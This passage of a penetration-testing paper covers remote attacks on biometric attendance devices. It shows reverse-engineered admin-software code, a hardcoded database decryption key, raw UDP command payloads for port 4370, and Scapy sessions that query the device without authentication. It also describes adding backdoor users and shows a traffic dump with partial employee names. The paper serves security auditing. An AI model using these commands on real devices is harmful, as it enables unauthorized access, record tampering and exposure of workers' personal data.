3) Biometric Admin/Interface (Web Based and Desktop based)
4) Back end Database
5) Man In The Middle Attacks

The attacks would be as follows:

- **IP implementation for data transfer:**

The following implementation on the MIPS is used for remotely administrating the biometric devices. An IP stack would be there in the MIPS that would allow users to query the biometric system and extract and add information on to device. A GUI program would be there in the back end that is authenticated to manage these devices. There would be a back end database also, that holds all the information's about the employees including the salary there attendance and a lot other information. So another way of hacking the biometrics would be to hack these implementations.

This is implemented on the Biometric hardware MIPS, most of the devices use UDP for remotely managing the devices. UDP itself makes it vulnerable for many attacks.



The remote administration capability of this device lets biometric servers to authenticate to it and manage remotely. So our primary check should be on this authentication procedure. How the authentication is implemented on the MIPS device.


We are completely unaware of the authentication mechanism used as the program is embedded in the Biometric MIPS device. Sniffing network traffic and analyzing the packets work, but the device communicates to the server only when initiated, and it would be weekly or monthly. So the chance of getting an output out of that is limited.

Solution: The admin application knows everything about the remote device so if we could get a copy of that application it will tell us everything we want. We could analyze the authentication mechanism, database configuration, and the commands to communicate to these devices. Let's move forward with a live example.

Scenario: Attacking the remote management protocol of Biometric device.

Situation: The remote administration implementation is unknown.

Foot printing: The label on the Biometric device will reveal which company has marketed or build that product.



Device vendor name

My Attack Methodology: Example Attack, "*Basic for all systems*"


Information Gathering: So a visit to the company's website reveals that company sells biometric products and could find links to user manual. Site also provides link to the application that is used to manage the devices remotely. So download a copy of the application and we are done with phase one.

Reverse Engineering the Application to extract the commands:

The current application is built in .Net C#, so ‘refelector’ would be the right choice for disassembling, we will have to deal with the same scenario in all the cases, languages will vary so as the dissemblers.


The preliminary analysis revealed the Port the device use to communicate and also information about the database settings and password files. A detailed analysis show the algorithm embedded in Biometric device. It is possible to retrieve the commands to interact with the system too.

TCP/IP communication details:




```
if (Operators.ConditionalCompareObjectEqual(this.dg1["ConnectionType", this.rowindex].Value, "Tcp/IP", false))
{
    this.ConnectionType = 1;
    this.IPAddress = Conversions.ToString(this.dg1["Ip", this.rowindex].Value);
}
else
{
    this.ConnectionType = 2;
    this.BaudRate = Conversions.ToInteger(this.dg1["Ip", this.rowindex].Value);
}
this.DeviceNumber = Conversions.ToInteger(this.dg1["DeviceNumber", this.rowindex].Value);
bool flag2 = false;
if (this.ConnectionType == 1)
{
    flag2 = this.eDataTransfer.Connect_Net(this.IPAddress, 0x1112);
}
else if (this.ConnectionType == 2)
{
    int comPort = 1;
```

Now the communication methodology of the remote biometric device is clear from the above analysis. The system uses UDP for communication on port 4370.Further analysis on a COM object gave idea about the device communication commands and the import library which handles all the administrative tasks. We also could find information about the firmware and detection algorithm used on the hardware.



10028518	Z_StartVerify	zkemsdk
1002851C	Z_StartEnroll	zkemsdk
10028520	Z_UpdateFirmware	zkemsdk
10028524	Z_CaptureImage	zkemsdk
10028528	Z_ClearSMS	zkemsdk
1002852C	Z_GetACFun	zkemsdk

Export Table of COM object.




Name	Address	Ordinal
Z_SetFPTempLength(x,x)	1000C640	127
Z_SetGroupTZ	100125C0	128
Z_SetGroupTZs(x,x,x)	1000E350	129
Z_SetHoliday	10012080	130
Z_SetHolidayTZ	10012770	131
Z_SetIPAddress	1000CD90	132
Z_SetLanguage	1000CB20	133
Z_SetSMS	1000E640	134
Z_SetSsrUData	10012850	135
Z_SetSysOption	10011EB0	136
Z_SetTZInfo(x,x,x)	1000DFB0	137
Z_SetTime	1000CBA0	138
Z_SetUData	1000E7F0	139
Z_SetUnlockGroups(x,x)	1000E0E0	140
Z_SetUserGroup(x,x,x)	10013590	141
Z_SetUserInfo	1000BC60	142
Z_SetUserInfoEx	10013820	143
Z_SetUserTZs(x,x,x)	10013750	144
Z_SetUserTmp	1000C0E0	145

Line 138 of 160

Analyzing that Object gives all the list of all necessary commands needed to communicate with the Device. IDA was used for dissembling. These function calls very well explain the possibility of things that you could do on the remote device, functions include remotely shutting down the device to uploading a new user and finger print. So next step would be is to extract the commands. Once we have extracted enough information about the device it would be possible for us to recreate the communication and attack the device directly. And example code is as follows.

Code to set the language on device was as follows:




```
; Exported entry 133. Z_SetLanguage


public Z_SetLanguage
Z_SetLanguage proc near

var_68= dword ptr -68h
var_64= byte ptr -64h
arg_0= dword ptr  4
arg_4= dword ptr  8

sub     esp, 68h
push    esi
mov     esi, [esp+6Ch+arg_0]
test    esi, esi
mov     [esp+6Ch+var_68], 0Ch
jnz     short loc_1000CB3E
```

```
or      eax, 0FFFFFFFFh
pop     esi
add     esp, 68h
retn    8
```

```
loc_1000CB3E:
mov     eax, [esp+6Ch+arg_4]
push    eax
lea     ecx, [esp+70h+var_64]
push    offset aLanguageD ; "Language=%d"
push    ecx               ; char *
call    _sprintf
lea     eax, [esp+78h+var_64]
add     esp, 0Ch
lea     edx, [eax+1]
lea     esp, [esp+0]
```

Hence the device managing software's would act as a RFC for the unknown protocol we are gone deal with.

Formatted command that were extracted from the application:



```
0 \xe8\x03\x17\xfc\x00\x00\x00\x00

2 L\x04\xbf\xd6\xf3$\x01\x00

4  \x0b\x00.\x8b\xf3$\x02\x00~OS\x00

6  \x0b\x00\xd0\xf7\xf3$\x03\x00~ExtendFmt\x00

8  \x0b\x00\xd2\xd8\xf3$\x04\x00ExtendOPLog\x00

10  \x0b\x00\xc1O\xf3$\x05\x00~Platform\x00

12  \x0b\x00\x99\x99\xf3$\x06\x00~ZKFPVersion\x00
```

Conclusion:


1) It's possible to extract the data communication protocol and commands the remote devices use from the management software's.

2) The remote application act as an RFC to the unknown protocol providing with everything we want.

- **Auditing Back End Database**

As the Database is more critical and more vulnerable to attack, a check on these would also yield good output. It's possible to get a lot of info about were the data base credentials are saved and all form the remote management software. An analysis of the current product reveled the Managing server data base password file and the encryption key details.

Local database Password file and Encryption Key hard coded.



```
public void GetDBSettings(ref string Server, ref string Database, ref string Authentication, ref string User, ref string password)
{
  using (StreamReader reader = File.OpenText(MyProject.Application.Info.DirectoryPath + @"\settings.txt"))
  {
    reader.BaseStream.Seek(0L, SeekOrigin.Begin);
    Server = reader.ReadLine();
    Database = reader.ReadLine();
    Authentication = reader.ReadLine();
    User = reader.ReadLine();
    password = new Encryption64().Decrypt(reader.ReadLine(), "essl1234");
    reader.Close();
  }
}
```

Conclusion:

1) And from every managing application we would be able to extract these information's.

2) Most of the times the database password would be left default only.

3) Other database audit checks could also be done.

- **Biometric Admin/Interface (Web Based and Desktop based)**


Another possible point of attacks are on the admin interface, these are either desktop based or Web based. Desktop based applications are common and the possible chances to interact with them require local privileges on the Biometric server. But web based admin panels could be attacked form outside. So an application check on those modules could also get u those data.

Detecting Biometric Devices on Network:

How to identify these devices?

We been discussing about the possible ways of hacking into Biometric device remotely, but the question would be how do we detect these on the network among the many other computers and devices. So only if we could spot the remote IP address of these devices, then only we could use the above mention attacks on them. That's something to think about. In order to get past that issue I have built an Nmap script that could scan a subnet and spot Biometric MIPS. Currently it's capable of spotting majority of the devices. The scanner has got an inbuilt list of finger print biometric systems and algorithms embedded so using this we would be able to spot the devices.

Biometric_Scanner.nse Script Output:




```
Usage: nmap --script biometric_detector.nse  --script-args  userdb=/tmp/biometrics.lst  <host>

fb1h2s@g4h~  # nmap –script biometric_detector.nse –-script-args userdb=/tmp/biometrics.lst 10.0.0.1-254

Starting Nmap 5.30BETA1 (http://nmap.org ) at 2011-02-17 13:20 India Standard Time
NSE: Script Scanning completed.
 Nmap scan report for 10.0.0.4
Host is up (0.15s latency).

MAC Address: xx: xx:xx:xx:xx:xx (Zk Software.)
Host script  results: |

|Biometric Detection:
|   Biometric device:  Detected
|    Model: ZKSoftware inc
```

Attacking the Device

Now as we know the device IP address Port used and communication commands we could try to build custom UDP packets and interact with the device as were not able to detect any authentication on the device. The device was program to any commands. So this vulnerability makes it's possible for an attacker to connect to the device and retrieve any information and manipulate data.


Python Scapy was used to build custom UDP commands and successfully interacted with the device.

Scapy Interacting with Device:



```
root@bt:~# sudo scapy
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
WARNING: No route found for IPv6 destination :: (no default route?)
Welcome to Scapy (2.1.0)
>>> ip = IP(src="192.168.2.11",dst="192.168.2.254")
>>> udp =UDP(sport=1353,dport=4370)
>>> payload = "\xe8\x03\x17\xfc\x00\x00\x00\x00"
>>> packetd = ip/udp/payload
>>> send(packetd)
.
Sent 1 packets.
```


UDP Packets:



```
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= udp
  chksum= None
  src= 192.168.2.11
  dst= 192.168.2.254
  \options\
###[ UDP ]###
     sport= 1353
     dport= 4370
     len= None
     chksum= None
###[ Raw ]###
        load= '\x0b\x00\x99\x99\xf3$\x06\x00~ZKFPVersion\x00'
```

The attack worked and the device was responding to the command without any authentication.


Sniffed data using Wireshark:



```
..........<..$..L....$.......$..Ver 6.21 Sep  4 2008......$..~OS...8F.$..~OS=1......$..~ExtendFmt
$..ExtendOPLog...
..$..ExtendOPLog=....O.$..~Platform...$`.$..~Platform=ZEM500......$..~ZKFPVersion......$..~ZKFPVe
+.$..WorkCode......$..WorkCode=0......$........3..$.......$
.~DeviceName....2.$
.~DeviceName=x 2008......$....1..$....1..$..
```

The vulnerability allowed the attacker to Download, Upload new users and there Finger Prints. So it was possible for the attacker to add new users as a back door to the device.

Sniffed Traffic Showing Employee Details:



```
.........R..&..L....&.......&..Ver 6.21 Sep  4
2008...D..&..~OS...ND.&..~OS=1......&..~ExtendFmt.......&..~ExtendFmt=0......&..ExtendOPLog...#..&
^.&..~Platform=ZEM500......&..~ZKFPVersion.......&..~ZKFPVersion=.E....&..P=..F..&......).&..WorkC
%..&........I..&.......&
.~DeviceName....0.&
.~DeviceName=x
2008.2....&....JN.&.........................`...............B..................Ou..P...|....t..
FPVersion=...>M.&
.FaceFunOn...y..&
.FaceFunOn=...4..&..................&...H...H...hB.......&......H.........&..H...............D...d
r. Sant.)......e...f......MMrs. Anu/@......f...g......MMr. Kris@@......g...h......MMr. Domian....
Sho`n......i...j......MMr. B. S~)......j...k......MMs. Bhag_n......k...l......MMs. NishYn......l.
Moha.)......m...n......MMr. ChanXn......n...o......MMrs. Ruk^n......o...p......MMr. Prad.g......p
\n......q...r......MMr. Dhan[n......r...s......MMr. NirmZn......s...t......MMs. Lali1@......t...u
Nave.)......u...v......MMs. Sudh.)......v...w......MMs. Anit2@......w...x......MMs. Poon3@......x
Gee=@......y...z......MMs. Vidh<@......z...{......MMrs. BanB@......{...|......MMrs. Man]
n......|...}......MMr.G.ThiWn......}...~......MMs. Indi........~..........MMrs. Jot.............
```

: Videos | Code | Ppt | Html:

Part 1: http://www.garage4hackers.com/entry.php?103-Penetration-Testing-Biometric-System-Part-1-Local-Attacks

Video + Part 2: http://www.garage4hackers.com/entry.php?105-Penetration-Testing-Biometric-System-Part-II-Remotel-Attacks

PPT: http://www.fb1h2s.com/nullcon-Presentation-Hacking_biometrics.rar

PDF version: http://www.fb1h2s.com/Null_Biometrics.pdf

Conclusion:

The procedure to successfully Pen-Test a biometric device has been explained. The paper clearly explains the necessity to add Bio-metrics devices to the scope of a network audit and the necessary care that has to be ensured on such devices.

References:

http://atvs.ii.uam.es/files/2007_SWB_VulnerabilitiesRecentAdvances_Galbally.pdf

http://www.blackhat.com/presentations/bh-europe-08/Alonso-Parada/Presentation/bh-eu-08-alonso-parada.pdf

http://www.blackhat.com/presentations/bh-europe-08/Lewis/Presentation/bh-eu-08-lewis.pdf

http://www.blackhat.com/presentations/bh-europe-08/Lewis/Whitepaper/bh-eu-08-lewis-WP.pdf

http://www.neurotechnology.com/download/NCheck_Finger_Attendance_Brochure_2010-08-30.pdf

http://www.jkconsultancy.in/

Greetz to: B0Nd,Eberly,Wipu,Neo,Vinnu,prashant(null),sud0,Sagar,rohith,Nishant, atul, r4scal, SmartKD, beenu, d4rkdawn,pk and all Null Members and AH members
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